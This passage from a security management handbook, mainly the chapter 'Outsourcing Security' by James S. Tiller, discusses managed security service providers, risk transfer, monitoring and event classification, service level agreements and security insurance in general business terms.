I once worked on a fairly complex application project that could easily have suffered from "scope creep." To offset this risk, we encouraged the user to continually ask the team, "How do we know we are done?" This simple question can help identify quite clearly what the expectations are for the security service, and how success is measured. What comes to my mind is the selection of the three milestones of project success: "scope, time, and cost — pick two out of three." A similar principle applies to measuring the success of security services. They are providing a savings of risk, cost, or effort. Pick two out of three. It is impractical to expect that everything can be completely solved at a low cost with total confidence. Security servicers operate along the same principles. They can explain how you can experience success, but only in two out of three areas. Either they save money, reduce risk, or take on the complexity of securing the enterprise. Only rarely can they do all three. Most can address two of these measures, but it lies to the buying organization to determine which of these are the two most important.

Response of MSS (Managed Security Service) Providers to New World Priorities

After September 11, 2001, the security world moved substantially. What was secure was no longer secure. What was important was no longer important. The world focused on the risk of personal safety and physical security and anticipated the corresponding loss of privacy and confidentiality. In the United States, the constitutional guarantee of freedom was challenged by the collective need for personal safety, and previously guaranteed rights were brought into question.

The security providers have started to address physical safety issues in a new light. What was previously deferred to the physical security people is now accepted as part of the holistic approach to risk reduction and trust. Look for an integration of traditional physical security concepts to be enhanced with new technologies like digital facial imaging, integrated with logical security components. New authentication methods will reliably validate "who did what where," not only when something was done on a certain device.

Look also for an increase in the sophistication of pattern matching for intrusion management services. Data compression can tell you faster that something has happened, but sophisticated modeling will soon be able to predict with good reliability that an event is forming in enough time to take appropriate defensive action.

We will soon look back on today as the primitive era of security management.

Response of the MSS Buyers to New World Priorities

The servicers are in business to respond quickly to new priorities, but managed security service buyers will also respond to emerging priorities. Creative solutions are nice, but practicality demands that enhanced security be able to prove itself in terms of financial viability.

I believe we will see a new emphasis on risk management and image enhancements. Organizations have taken a new tack on the meaning of *trust* in their industries. Whether it is confidentiality, accuracy, or reliability, the new mantra of business success is the ability to depend on the service or product that is promised. Security in all its forms is key to delivering on that promise.

Summary and Conclusions

Outsourced security, or managed security services (MSS), will continue to command the spotlight. Providers of these services will be successful if they can translate technology into real business metrics. Buyers of that service will be successful if they focus on the measurement of the defined objectives that managed services can provide. Avoid the attraction offered simply by a recognized name and get down to real specifics.

Based on several old and tried methods, there are new opportunities to effectively use and build on the skills and economies of scale offered by competent MSS providers. Organizations can refocus on what made them viable or successful in the first place: products and services that can be trusted to deliver on the promise of business success.

Outsourcing Security

James S. Tiller, CISA, CISSP

Unquestionably, security is complex. Whether one likes it or not, agrees or not, security permeates every aspect of today's business — security can, and does, exist at every layer within an environment. From physical security in the form of locks, barbed wire, metal detectors, and exotic plants, such as the formidable Dendrocnide,[1] to social and cultural demands on security operations, security — or the lack thereof — is everywhere. Given the convoluted reality of security, managing the required aspects of security can become overwhelming for many organizations, not to mention costly.

Planning, creating, and managing the various characteristics of security, which may include technology, operations, policy, communications, and legalese, requires a great deal of experience, time, and investment — investment in technology as well as people, development, and organizational commitment to the security posture defined and sanctioned through accepted policies and procedures. Unfortunately, it is difficult to associate these investments to actual returns. Yes, security can provide cost savings when planned and integrated compressively, but seldom has a direct impact on revenue for traditional businesses. This can be attributed to several reasons. Large, diverse firms that have complicated financial structures introduce a level of difficultly in pinning down a monetary return on security-related investments. On the other end of the spectrum, small companies operate on margins that are sensitive to business elements that have difficultly realizing measurable advantages through information security. For example, a bolt and nut manufacturer makes $0.0001 on each bolt and has the potential to lose substantial revenue if quality management misses a crossed thread on a batch of 100,000 units. Where does information security fit given that risk? For many, security is seen as an insurance policy; a risk mitigation contract written by technologists for business managers to ensure the stability of the network during an attack, or its resistance to attacks. Although this is not entirely true — security can be a differentiating business enabler — the fact remains that the majority of business owners view security as a cost of doing business.

Security, or insurance, is a nonprofit generating part of business (unless you are an insurance company) and represents the cost of mitigating one's exposure to threats — fire, hurricane, flood, hackers, etc. Additionally, security can require huge implementation costs, but that is only the beginning. Supporting and managing the constant updates, service packs, and patches, combined with the continual monitoring of logs, reports, and vulnerability warnings, are simply too much for many businesses.

Imagine a medium-sized company that designs, produces, and sells boats. This company might use the Internet for market research, VPNs to suppliers and resellers, and commodity management to make sure it is getting the best price for resin and fiberglass. With the sharing of critical logistics and financial information, this company is at risk without a sound security solution to control, or at least maintain, awareness of the threats to its business' success. However, the cost of secure operations may simply outweigh the risks; therefore, security becomes something of limited focus to the company. Boat manufacturing can be very competitive and mistakes are costly; the last thing the company may want to do is invest in people to manage its security, for which there is no foreseeable financial justification related directly to making boats better and faster. They know they need it, but today's technology, threats, and limitless exposures are sometimes too great to fully digest and make critical investment decisions that may impact the business for years to come.

Simply stated, businesses have difficultly rationalizing the costs of security controls where there is little or no measurable effect on the direct revenue-generating dealings of their core business. In many cases, security

is not ignored. A firewall is installed, configured based on the implementer's knowledge of operations passed down, and then left to rot on the technical vine.

Enter the security provider — typically referred to as a Managed Security Service Provider (MSSP) — an organization that assumes the responsibility of managing a company's security. Of course, there are several variations on this theme and each is fraught with its own share of complexities, advantages, and costs. This chapter investigates the role of MSSPs, the various solutions that can be found, and the implications of leveraging them for outsourcing security. Additionally, it is assumed that the focal audience is the traditional enterprise organization. For businesses that rely heavily on E-business between organizations, partners, and customers, the use of managed security is exponentially more involved and proportional to the criticality of E-business to the core revenue-generating functions.

The chapter continues by investigating the role security plays in business, the implications of technology, company culture, the commodity security has become, and outsourcing's involvement. Finally, this chapter discusses how outsourcing security can be a double-edged sword depending on how security is viewed within an organization — an enabler or an insurance policy.

The Business of Security

In the beginning, when security was a router with an access control list, it was much more simple to point to technology as the answer. Security practitioners at the time knew the threats to business were nothing that had ever been seen in traditional networks prior to the adoption of the Internet. However, with the neck-breaking pace of technology advancement and adoption, getting companies to simply acknowledge the massive threats presented by the Internet was difficult, much less getting them to invest in proper security management. At the time security became the inhibiter of technology and the Internet just when organizations were looking to expand their use of capabilities the Internet promised. It took time and a couple of legendary attacks, but many companies began to see the value of security. This is when the firewall was born; a system that one could point to and use to communicate one's organization's commitment to sound security — technology appeared to be the answer that was truly tangible. Of course, firewalls became larger, more complicated, and introduced dynamics into the infrastructure that were typically the result of demands for greater access to Internet resources in a secure manner. It became a give-and-take between functionality and security, for which we have yet to truly evolve.

Today, administrators, management, and entire companies are coming to the realization that security is much more than technology — albeit that technology is a critical and necessary component of a security program. It is fair to say that without security technology we would have little hope of realizing anything that could be mildly confused with information security. However, technology is only one of the many components of a secure posture and today that technology has become the focal point for management and comes with a substantial price. The investment in security technology, once again, is difficult to apply to the realization of true revenue — or even, in some cases, with cost savings. Cost savings are typically associated with streamlining a process to make it more efficient, therefore saving money. Whereas security processes do not have the luxury of being considered time-saving, rather the contrary is typically viewed of security. It is important to also recognize that traditional security measures do not "make money" and are usually associated with cost incurred for simply doing business in the Internet age — a toll for the information highway.

Security technology has become the focus for many companies, and requires investment, time, and constant management, but it remains difficult to justify to the CFO responsible for stock valuation. Security technology has become a commodity: something to sell or trade, or outside the realm of your primary focus, but a critical necessity to your survival. Therefore, pay someone else to deal with it but remain conscious of the risks. Security may not be one's core business, but the lack of security will become the core concern when an incident occurs.

A Judgment Call

Security, as mentioned above, can be as much of an enabler as a disabler of business, depending on the perspective of the decision makers. Defining risk is complicated. Determining what is of value to the business weighted against the perception of value to your customers. For a research organization, the decision is relatively simple — protect the proprietary data and invest in a security program that is relatively parallel to the tangible value placed on the information and its confidentiality.

On the other hand, one may allow an attack because the security breach will cause less damage in the short term than stopping all services that are providing $100,000 worth of transactions an hour. This is where business meets security. Generating revenue may be more important than the impacts the attack will have on the immediate term. This is seen in some E-commerce sites and the exposure of credit cards. To stop the attack and fix the hole may cause service disruption, leading to huge losses in revenue. Unfortunately for organizations that make this determination, they usually end up paying in the long run through loss of credibility.

It is necessary for any organization to truly investigate their perception and culture of security to realize the proportional inclusion of outsourcing security and the depth (or business impact) of that service.

To accomplish this, a risk analysis must be performed to identify digital assets, their value, the threats to those assets, and the impact of loss if the opposing threats were to be exploited. By performing an analysis, the organization can create multiple levels of security associated with different types and forms of data, ultimately defining proportional measures for controls. Once a risk is identified and measured against the impacts, the cost of the loss can be compared to the cost of remediation. It should not be immediately assumed that if the cost of remediation is greater than what the threat represents, the risk is simply accepted. Other risks and benefits can be realized by an investment originally destined to accommodate a single risk. Conversely, it also cannot be assumed that a risk will be mitigated when the associated costs are much less than the possible loss. Nevertheless, when a risk is identified and costs are determined, there must be a decision to address, accept, or transfer the risk. *Addressing* the risk is deciding to take action, either by people, technology, money, relocation, or anything that will mitigate the risk. *Accepting* risk is simply assuming the risk presented and hoping that one does not fall victim to an exploitation. Finally, *transferring* risk is where MSSPs come into play. By investing in another firm whose core business provides the protection one needs to cover those risks that are beyond the core focus, one achieves true insurance. Car insurance pays the tens of thousands of dollars that one would have to pay in the event of an accident. The cost of transferring the financial risk is a monthly payment to the insurance firm.

The Segmentation of Security

Security is primarily associated with technology — firewalls, intrusion detection systems, scanners, content filters, etc. — and rightfully so; this is to be expected. Technology is the tool by which we can realize digital information security; however, the security provided by technology is only as good as its owner. The people who plan, design, implement, support, and use the technology have to appreciate the security tools by understanding their role in the complex web of a security program and use them accordingly. Otherwise, the reality of security is lost and only a feeling of security remains. A firewall may provide ample security when it is implemented; but as each second passes, more vulnerabilities and exploits appear, requiring tuning and changes on the firewall to accommodate the dynamics of the environment. A firewall is a very simple example, but apply the analogy to all the security solutions, policies, organization, procedures, etc., and you get a very challenging proposition.

Why is this an important topic? If an organization embraces the concept that security technology can be a commodity and ultimately maintained by someone else, it will release the organization to focus on its business and the other side of security — culture. Culture is the use and understanding of security in our actions within the framework of business objectives. It is accepting security processes into the business process — where it should reside. Ultimately, the result is that the part of security that can consume time, money, and attention is left to others, while other portions of security (which could certainly include other versions of security technology combined with culture) do not burden organization personnel, so that they are free to enable the business to be more competitive in their industry.

Essentially, when outsourcing security, one must determine the scope of the involvement with the provider, what is expected, the relationship, and the depth the outsourcer needs to be within one's company. It is up to the company to determine what it considers the commodity and then associate that against services offered. For many organizations, MSSPs provide the "holy grail" of security solutions, the proverbial monkey off their back. For others, it represents the ultimate exposure of privacy and the inclusion of an unknown in their deepest inner workings.

Risk Management

As soon as you have anything of value, you are at risk of losing it — it is just that simple. Additionally, the risk is not always proportional to the perception of value by the owner. For example, you may have a junk car that barely gets you to the store, and life with the car is nearing greater pain with than without. However, someone who does not have a car — or the option to buy one — sees not only potential in obtaining something you spend little in protecting, but could use it to get something of greater value.

Risk is a measure of the loss of what you consider valuable, the impact of losing it, the threats to those assets, and how often those threats could be successful. Managing risk is continually reinvestigating and adjusting these measurements in accordance with business changes and the dynamics of technology and the environment.

Volcanoes are a formidable threat and the risk to your assets is directly proportional to the proximity of the volcano. You can mitigate this risk in several ways, each with its own costs. Build a firewall to slow the lava and buy time to escape with your assets; do not keep all your assets near the volcano, or move farther away. However, what is the potential of the volcano erupting? Every millennium or so, Mt. Vesuvius may erupt — so what is the real risk, and what investment should you make given these variables?

The moral of the examples is that you must determine what is of value to you, weigh it against the exposure to threats, and make an informed decision on how to mitigate the vulnerability. Performing a risk analysis is critical in determining if outsourcing security is best considering your core business processes. If the cost of mitigation outweighs the true value to the business, but the form of mitigation is ultimately part of your security posture, it may be very feasible to transfer that risk and mitigation to someone else. The result is that your security posture is satisfied, core business operations are not consumed by ancillary events and decision making, and portions of security that remain your focus can be aligned closer to business objectives — thus enabling business.

Depth and Exposure

It is one thing to determine that you could benefit from outsourcing some or all of your security needs; it is another to associate your specific needs with the concept of third-party involvement. Simply stated, security is layers — similarly, technology is expressed in layers (e.g., OSI model, security architecture) — and the more security is desired and applied, the greater the depth into the layers of technology, architecture, and process a provider must dive into your business. With the integration of managed security, there is an element of exposure and the inherent reliance placed on the shoulders of this, hopefully trusted, entity.

The depth requirement of integrating managed security services truly depends on the type and scope of the services being provided. An example is firewall management. You may only review the logs produced by the firewall to make various determinations, such as penetration attempts, errors, or unscrupulous activities. The depth required is very limited. There is usually no need for MSSP equipment to be installed on the customer's premises, and the logs can be posted regularly or streamed to the MSSP.

In contrast, given the same scenario, the MSSP has the authority to make modifications to the firewall configuration to accommodate changes in the environment, such as making rule additions to thwart an attack. To further the example, there may be proprietary tools or traditional applications to monitor the state of an application. Therefore, the MSSP can make decisions based on several pieces of information collected from many layers and take action at each layer for which it has influence.

To expound on the previous description, envision a router and firewall pair controlling traffic. Behind the firewall is a Web server running on Trusted Solaris (a Trusted Operating System [TOS]) providing application services supported by a DB2 database running on a S/390 deep in the environment segmented by another firewall. Between the information available from the firewall, Web server application, TOS, and the S/390, there are many points to make incisive judgments on the security of the service being provided. A potentially simple application can provide unparalleled access into the heart of a business's network if not properly controlled. An MSSP, if prepared to provide such support, can rationalize the collected information and compare it to external data, such as vulnerability notices, to quickly make determinations on the state of security in the event of an anomaly anywhere between the router and the back-office system.

However, as you can see, if an MSSP were to attempt to provide this scope of service to an organization, the access and control privileges required to bring value to the service (i.e., response time, use of the information collected, decision-making process) would commit the customer to trusting the MSSP implicitly.

If a database object was corrupted by the Web application, who is to blame? Was it a hacker? If it was, should the MSSP not have detected it and taken the appropriate precautions? Or, was it a change the MSSP performed without knowledge of the customer to mitigate the threat of a monitored attack? What happens when developers and administrators make changes to accommodate a new application, and the MSSP perceives the use of the new application as an attack or is simply not notified? It is possible the application will not function, causing some confusion.

As one can see, the requirements and obligations from the MSSP and the customer can become complex. Depending on the service demanded by the customer and the requirements those demands place on the MSSP, the service level agreements (SLA) can become legally intense documents. With this much sharing of responsibility of risk and threat mitigation, it would be easy to stamp the SLA as an insurance policy — this concept is further investigated later in this chapter.

Characteristics of Outsourced Security

There are several options when considering outsourcing security. Fundamentally, an organization must decide what areas it would feel comfortable relinquishing control over. Additionally, it is necessary to investigate the kind of change management that would be employed. The ability to easily address the security someone else is providing and correlate that with business objectives verified against a security policy can be critical in some fast-moving and dynamic companies.

To better understand what can be considered "outsource-able," it is necessary to discuss the types of services that are typically offered. Essentially, these are all very simple and somewhat obvious. However, what is not so obvious are the nuances of the services, their impact on an organization's infrastructure, and the needs placed on that infrastructure.

Managed Services

Managed services are when third-party companies monitor the condition of a device or system and make the appropriate adjustments based on customer, technical, or environmental demands. For example, a managed firewall service might make rule modifications on behalf of its customers to permit, deny, or simply modify the rules to accommodate a specific need. For small organizations, this is not time consuming because there are typically few rules. However, what if the same small company that chose to manage its own firewall with possibly limited resources was not aware of a security hole and the associated available patch? Or did not have sufficient experience to know that the patch might cause unrelated or obscure issues that could cause even greater havoc, if not another security vulnerability?

Managed security services represent the bulk of the concept of the MSSP definition. They manage the technology in varying degrees of complexity. Some use proprietary software to collect logs from systems and post them back to a security operations center (SOC) to perform an analysis.

They typically monitor the system's general functions, look for signs of performance issues, and review new vulnerabilities and patches that may need to be applied. This primarily revolves around the security application being monitored, as in the case with Checkpoint running on Windows NT. More effort is typically spent on the status of the application rather than on the hardware or operating system. Of course, this is a good example of the depth of the service — the MSSP's depth or range of offering and capability, and the associated requirements placed on the customer's infrastructure.

As one can see, there are several options. The following sections explain these options in greater detail.

Appliance or System

As briefly introduced above, there are different concepts of management based on the equipment involved. An appliance is a dedicated system to perform a specific task. Appliances are differentiated by a dedicated operating system uniquely created or modified to accommodate the security service. In contrast, a security service may be provided by an application installed on a general operating system (OS) that was not specifically designed for that application.

Using an appliance, the MSSP has more options available for a greater range of service capability. This is due to the packaged solution providing single access to most, if not all, of the critical layers of the device. This is a substantial point to consider. With a dedicated system, the MSSP can manage several characteristics of the

system without additional and possibly unacceptable access to the customer's network. Granted, this is not for all scenarios. For example, if a Nokia CheckPoint solution were in use, the OS is designed specifically to support CheckPoint and provide other network options. The MSSP can easily manage CheckPoint and take advantage of features in the IP Security Operating System (IPSO) to promote further management capabilities.

If the system is based on a traditional operating system, there may be a greater requirement placed on the customer to get the service. Additionally, this service may be necessary, in the customer's eyes, as a significant portion of the MSSP's services. An example is a customer wants the status and health of the disk drive system to ensure stability in the system. To accomplish this on a traditional operating system running on a server platform would usually require supplementary technology and access rights. On a single platform (e.g., an appliance), the options are usually greater due to the assumed architecture by the vendor. An example would be that a Solaris system running CheckPoint[2] will require more attention to the operating system because it was not specifically designed to only support a firewall application.

CPE Ownership

This may appear to be an oversimplification, but the owner of the customer premise equipment (CPE) can have impacts on the services offered, the scope of capability of the MSSP, the type of service, and the cost. Another aspect of CPE is when an MSSP requires its own systems to reside on the customer's network to perform various services. An example might be a syslog system that collects logs securely from many devices and compiles them to be sent to the SOC for analysis. On some large implementations, the logs are reviewed for anomalies at the collection point and only the items that appear suspicious are forwarded.

There are many situations that must be considered for a company that is investigating outsourcing security services. If an organization owns 20 firewalls and wishes to have them managed by a third party, beyond the obvious vendor platform supported by the MSSP, there is the version of the application or appliance that must be considered. A customer may be required to upgrade systems to meet the minimum requirements set forth by the MSSP.

Adding to the cost, some MSSPs will provide the equipment to manage the solution, but is the cost justifiable compared to purchasing the same equipment? There are many issues in this scenario, including:

- Will the MSSP upgrade and maintain the latest version of the system or software?
- Will the MSSP test patches to ensure the customer is not vulnerable to incompatibilities?
- Are the MSSP's systems properly integrated into the customer's environment to ensure the investment is reaching its potential? (This is especially interesting for intrusion detection systems.)
- In the event of a system failure, what is the repair timeframe and type? For example, does the customer simply receive a new system in the mail, or does someone from the MSSP come on-site to repair or replace the failed system?

Information Services

Information services collect all the information concerning security incidents, vulnerabilities, and threats, and provide a detailed explanation of what is impacted, and plausible remediation tactics. The information may include tools or other configuration options to determine if the customer is vulnerable and to provide links to patches or other updates to rectify vulnerablities. Additionally, information is processed to represent the specific environmental conditions of the infrastructure.

If a new virus is discovered that impacts Lotus Notes and not the more prominent target of hackers (i.e., Microsoft Exchange), the announcement may not get as much airplay but would be very important to a Lotus Notes administrator. The same situation applies in reverse. With all the Microsoft security vulnerabilities, which are seemingly endless, people using Linux, AIX, Solaris, Lotus, Apache, etc. have to review all the announcements to isolate what truly demands attention.

Information services can do many things for an organization. The following sections take a look at some examples.

Vulnerability Alerts

Staying in tune with vulnerability announcements and bugs can be a full-time job. In some cases, simply separating the valuable information from the load of indiscriminant data is very time consuming. There are information services designed specifically to collect information from many resources and compile a compre-

hensive list that pertains to a customer's specific situation. In many cases, one simply provides profile information and the information is sent back based on that profile.

Patches and Upgrades

There are several vendors that continually provide patches for software and systems that have a security component, if they are not dedicated to resolving a security issue. For many information services, communicating the vulnerability with information about an available patch is very helpful for customer organizations.

Heuristics

Collecting information is not all that complicated but reducing that information into a manageable compilation of data that generally applies to your environment can become time consuming. However, comparing dissimilar information that seemingly has little in common can reveal insights, thereby increasing the value of that information. A great deal can be determined from properly applied heuristic methods to gain more information than that collected.

Collecting data from many points to disclose more information is old hat for black hats. Hackers would collect small pieces of information that, on the surface, provided very few facts about the target. Using social engineering, dumpster diving, port scanning, and network sniffing, attackers can make very perceptive observations and determinations about a network. This ultimately gives them the advantage because few others have sought out the same heuristic opportunity.

Many MSSPs provide an excellent opportunity to glean information and filter data on the customer's behalf based on some preliminary rules and profiles established at the beginning of the service. In some cases, the information is presented on the Web and customers modify their profile to engineer the data dynamically, to refine the final presentation to their needs.

Of course, this is the last hurdle for information. As explained, there is update information, threat data, and news that may be applicable to one's industry, each presenting information from that industry domain. With the addition of a heuristic methodology that investigates relationships between the primary forms of information, one can come to decisions quickly and with reduced risk of making errors.

A good example would be a news report of a large ISP going down in a major metropolitan area near your home, causing issues for thousands of users. Later, there is a report of a DoS vulnerability about a widely used driver for a network card on Solaris systems. Solaris immediately provides a patch for the driver. Do you apply the patch? Not without more information, and certainly not without more information on how this patch will affect you. Does the patch take into consideration that you have 15 NICs in seven E10k's in two clusters running a modified kernel and custom application supporting 521 financial firms? That may be a somewhat extreme example. However, there may be other unrelated information about an application, network device, or operating system that may give pause to applying the patch, regardless of the amount of assurance the vendor and peers submit.

Monitoring Services

Monitoring services are an interesting twist on managed security offerings. Monitoring services are very specific in that they typically do not directly impact the network system's configurations. As described above, MSSPs usually perform modifications to critical systems that are responsible for infrastructure security, such as firewalls, routers, VPN systems, etc. In contrast, a monitoring service provider collects information from the network, makes various determinations, and contacts the customer, depending on the established communication protocol.

Monitoring service providers will identify events on the network and assign them to a security classification to ensure that the response and communication protocol are proportional to the severity of the measured event. In essence, this is founded on the heuristics of information management discussed above. By collecting data from many sources, a monitoring service provider can give substantial insight into the activities on one's network.

Communication Protocol

A communication plan is an established process that will be followed by the customer and MSSP to ensure an event is clearly communicated to all parties. This is a critical issue because the monitoring service provider

typically does nothing to thwart or mitigate the attack or event. Therefore, if an event is detected and classified, the customer needs to be made aware.

The protocol is directly related to the classification or severity level of the event. The following is a typical list of classifications:

- *Informational.* This classification refers to information collection activities, such as port scanning. Port scanning is a process many attackers use to seek out services running on systems with known vulnerabilities, identify operating systems with known weaknesses, or attempt to learn about the target architecture.
- *Warning.* An event is identified as a "warning" when suspicious activities are detected at a firewall and on the target system(s), but are not successful. A good example is a modified HTTP GET string sent to a Web server to gain information from the system. Although the firewall may allow a GET command, not aware of the malicious string contents, the Web server survived the attempted access.
- *Critical.* A "critical" classification is an event that is consistent, very specific, and requires immediate action to remedy. Usually, this is the sign of a committed attacker that is clear of the target's defenses and has the process for gaining the necessary access.
- *Emergency.* This classification indicates a security breach has occurred and mitigation and recovery procedures must begin immediately.

To assign an event, it is necessary to have human interaction with several levels of information from firewall and IDS logs to system logs and traces from the network track the event through the infrastructure.

Similarly, each event demands a certain level of communication:

- *Informational.* These are communicated in weekly reports to the customer, listing the events in order of volume, consistency, and which vulnerabilities or services are being searched for.
- *Warning.* An e-mail is usually sent to the administrators and management at the client, detailing the attack signature and recommendations for mitigation.
- *Critical and Emergency.* These demand direct communication to primary contacts at the customer. The major differences are the number of retries, duration between communication attempts, and the list of people to be notified.

Service Characteristics

To effectively monitor a network, it may be necessary to monitor entire network segments and dozens, if not hundreds, of systems. In contrast, if only the perimeter is monitored, the attacks that originate internally or get past the firewall may go undetected. Additionally, if only the IDSs are monitored, it will be difficult to correlate those warnings against other internal systems.

Inevitably, monitoring a network demands interfaces at several levels to collect information used to build a comprehensive image of the information flow. This will permit the MSSP to measure an attack's impact and penetration while learning the process and determining the criticality of the attack.

Some examples of elements that will need to be monitored to realize the service's full potential include:

- Internet-facing router(s)
- Firewall(s)
- VPN devices
- Intrusion detection systems (IDSs)
- Internet mail/relay servers
- Web servers
- Application servers
- Database servers
- Switches

By maintaining awareness of traffic flows not only for systems facing the Internet but also for applications and servers, it is possible to obtain a clear understanding of one's network and the picture of attacks as they flow in and out. This is especially valuable when an event is detected and one has the ability to logically trace the activity through the infrastructure to determine its impact.

Complexities begin to arise when faced with the types of logs or monitoring devices that are required by the MSSP and their relative exposure to proprietary information. For example, many internal e-mail systems

do not encrypt the authentication process — much less mail — as with traditional POP users. To expound upon this example, access to system logs may reveal activities on the system or application that an organization may not wish to share with a third party. Again, this represents the fine line between exposure of delicate information to an outside organization in an attempt to transfer monitoring, or management, responsibilities to another entity.

Outsourcing Conditions

We have discussed the business of security and the role it can play in the world of business. Additionally, the services have been outlined and some types of MSSP services presented. However, when is one supposed to use MSSPs? And once one determines that one should, what is the best way to approach the integration? There are many assumptions that can be made based on the above sections, but let us take the opportunity to scrutinize the decision-making process, the integration of an MSSP, and the impacts of such a decision.

Critical Characteristics

If considering outsourcing security, it is necessary to understand the personality of the organizations with which one seeks to partner. We have discussed the security and business ramifications to some degree, and the decisions will directly correlate with the type of vendor one ultimately will need to investigate.

Managed security is a moderately new concept and because many organizations possess the capability to provide services of this nature, many have risen to the top of the list for their respective type of offerings. Nevertheless, understanding their distinctiveness and how it maps to one's organizational culture is what should be measured — not the popularity or simply the cost.

Following are several examples of specific areas that should be reviewed to gauge the potential effectiveness of a managed services provider for one's organization.

Monitoring and Management

Essentially, understanding the impact of the MSSP's service will directly relate to which systems are affected by the MSSP's involvement within the environment.

For managing services, it is essential to understand the scope of products that the MSSP supports and will manage. Also, the degree to which the MSSP will interact with those systems will be the differentiator of the service and the demands of the customer. Changing firewall rules is dramatically different from managing the operating system or appliance. Clearly aligning customer requirements and demands to the scope of service is important.

Monitoring services are generally more simplistic but have greater involvement, as mentioned above, in the inner workings of the customer's environment. Nevertheless, to fully realize the service's potential for tracking and measuring attacks on the infrastructure, this is a necessary evil.

Adaptation

Probably the most discriminate measurement of the value of an MSSP service offering is its ability to adjust to changes in the security industry, tactics used by attackers, and the demands typically placed on security solutions by the organization. Maintaining awareness of publicized vulnerabilities is only one portion of a very complex formula used to manage security.

In many cases, the history and longevity of an MSSP can directly correlate with its ability to adapt to new attack strategies based on its experience in monitoring and gauging attacks. For example, an MSSP that has a great deal of experience in the industry can identify attack signatures that may not fit the traditional methodology reflected in the majority of documented attacks. The only way is to watch the flow of information to fully appreciate the risk posed by a questionable session. The only way to accomplish this is by pure human interaction. Once someone can visualize the event, it is possible to match whitehat to blackhat — more than any computer could accomplish through statistical analysis based on signatures.

Security is a maze of layers and an attacker can manipulate systems and processes within each layer that may appear to be normal operations within that layer. To provide a valuable service, the MSSP must be able to adapt to new methodologies and tactics in addition to understanding the traditional vulnerabilities.

Track Record

A good historical record and longevity in the marketplace are indications of successful operations. Additionally, the longer a company has successfully provided services of this type, the more likely that an organization's investment in the partnering will last long enough to establish a good relationship and evolve with their offerings. Unfortunately, the history is no promise that one will be able to maintain a close association. Mergers and acquisitions are a common reality in today's market, and a changing of the guard can be very painful.

One component that is typically overlooked is assessing the MSSP's customer base to determine how many, or what percentage of, customers are similar to one's organization and have the demands one places on the type of service being reviewed. Again, it is not simply a size or type comparison, but rather the successful merger of service and security posture maintained in accordance with customer business demands.

Can They Physically Perform

Depending on the scope of the investment, it is recommended that the security operations center (SOC) is visited and inspected for operational purposes. Basically, the ability to serve is directly proportional to the capacity of the systems and availability.

For example, if the SOC has one connection to the Internet, it is at risk of being severed — ultimately stopping the service. If the SOC has more than one service connection, is it in the same conduit? Are they to the same provider? There are endless amounts of redundancy issues that go well beyond the capacity of this chapter, but an MSSP's ability to survive a catastrophe will become your organization's fundamental concern.

By outsourcing security, one essentially trusts the people managing the systems (yours and theirs). Security awareness and involvement in the industry constitute what one is buying. The ability to commit resources to determining what is a concern and what is not, what is an attack, what are the latest vulnerabilities that have an impact, etc. constitute what one is buying. Anyone can set up a system to monitor logs, but valuable human interaction is the final layer of security. Therefore, what is the quality of the people the MSSP employs? It simply comes to a question of the type of people, and the rest is secondary.

Services

Possibly stating the obvious, the comprehensiveness of the service offerings is a dimension that can provide insight into what the MSSP feels is important. The scope and type of offerings can be a positive or a negative, depending on the perspective.

If an MSSP provides every possible service (e.g., managed VPN, managed firewall, content management, managed IDS, high availability, etc.), the impression can be a "Jack of all trades" — a perception of the commitment in filling the gaps of security but not the whole picture. In contrast, a provider may simply have a single service that it simply performs very well. Of course, if this is not the service one finds value in, their selection as the vendor of choice is in certain jeopardy.

Once again, this relates to the internal investigative process to determine what is critical to one's organization, what should be controlled internally, and what is the commodity of security services that are better left to people whose economy is structured to support that demand. It is merely economies of scale and one's core business purpose. Define what you do and are capable of doing within the bounds of your business directives and rely on others to perform the tasks that are their fundamental reason for existence in the industry.

Service Level Agreements and Repercussions

Service level agreements (SLAs) can be complex, and they can be tedious. Nevertheless, SLAs are incredibly important to define the service's expectations, especially with event-related offerings. Many SLAs refer to the time period it will take to respond to an event and the process for managing the event and recovering from it, which may include implementing procedures and processes to reduce the threat of the event from repeating.

However, defining the event clearly can elude most SLAs. This is where "buyer beware" and "Annie get your lawyer" begin to ring clearly in the background of contract negotiations. SLAs are where the service truly meets the expectations of the customer. It is highly recommended that the SLA be one of, if not the first item reviewed to save time in sales meetings. By the time an organization is investigating an MSSP, it should be very confident of its needs and the MSSP's offerings. Therefore, understanding the nuances of the service should be a primary and constant focus of discussions.

The SLA should cover every characteristic, from system deployment, to policy changes, incident response and handling, billing, responsible parties, action plans, upgrades, communication plans, and service acknowl-

edgment. (*Note:* Acknowledgment can be most critical. If one's expectations do not match the services rendered at any point, there is little value in the service.)

Finally, what could be considered the absolute is restitution and fault identification. That is, if an organization submits to a partnership with a managed security provider, it is shifting responsibility to that entity. The organization is paying for a defensive service that could become ingrained into its very business and could have a negative impact if not managed correctly. It can be much like a termite protection service. One invests in a company to visit one's home regularly to inspect for termites and check the bait. This is something very important but one does not have the equipment or expertise to facilitate comprehensive protection — so one delegates and shifts responsibility. If one's home suffers damage, the pest control company may be responsible for damages — depending on the contract or, in this case, the SLA.

In short, an organization should clearly understand its needs and the services that are offered by the MSSP, and then ensure that the SLA provides the necessary catalyst to successfully bind business objectives with service expectations.

The Future of Managed Security and Monitoring Services

What happens when the MSSP does not stop a virus from bringing an organization to a halt? Who is to blame? Today, in some cases, one may receive an official letter that basically states the public relations version of, "Oops! …Sorry about that, we'll do our best to stop that in the future. But there are no guarantees."

The subject for this section was alluded to in earlier discussions and represents a new direction in information security — insurance. It seems that few organizations are geared for addressing the real complexity of security. If a company is not in the business of providing security solutions, why should it invest in maintaining security? There are two answers to this: Based on business demands, the ability to provide and commit to secure operations is acceptable given the risks to revenue generating processes and assets. Of course, the other answer is that one simply cannot make that commitment. Nevertheless, in both cases, one must consider the risks associated with supporting security and outsourcing, and how much of each one pursues.

No matter what the degree or type of support for the security posture is chosen, risk is the common denominator and is inherently associated with money. How much of this money one is responsible for can be associated with who assumes the risk and to what level.

The natural conclusion is for MSSPs to become insurance providers or underwriters supported by larger firms willing to invest in the MSSP as risk-mitigation services. This will allow the insurance provider to pass on savings or incentives for using an MSSP.

This represents an interesting point. With the involvement of insurance companies in the support of services, they will undoubtedly become more efficient in not only measuring architectures for security but in being able to produce or certify standards currently available. This should come as no surprise. Insurance companies were the founders of fire regulations controlled and managed by the government today. By defining or sanctioning standards, insurance companies will enable MSSPs to address the market from another cost-saving avenue — once again leveraging their position as the economically engineered security trade to provide the necessary protection that eludes some companies.

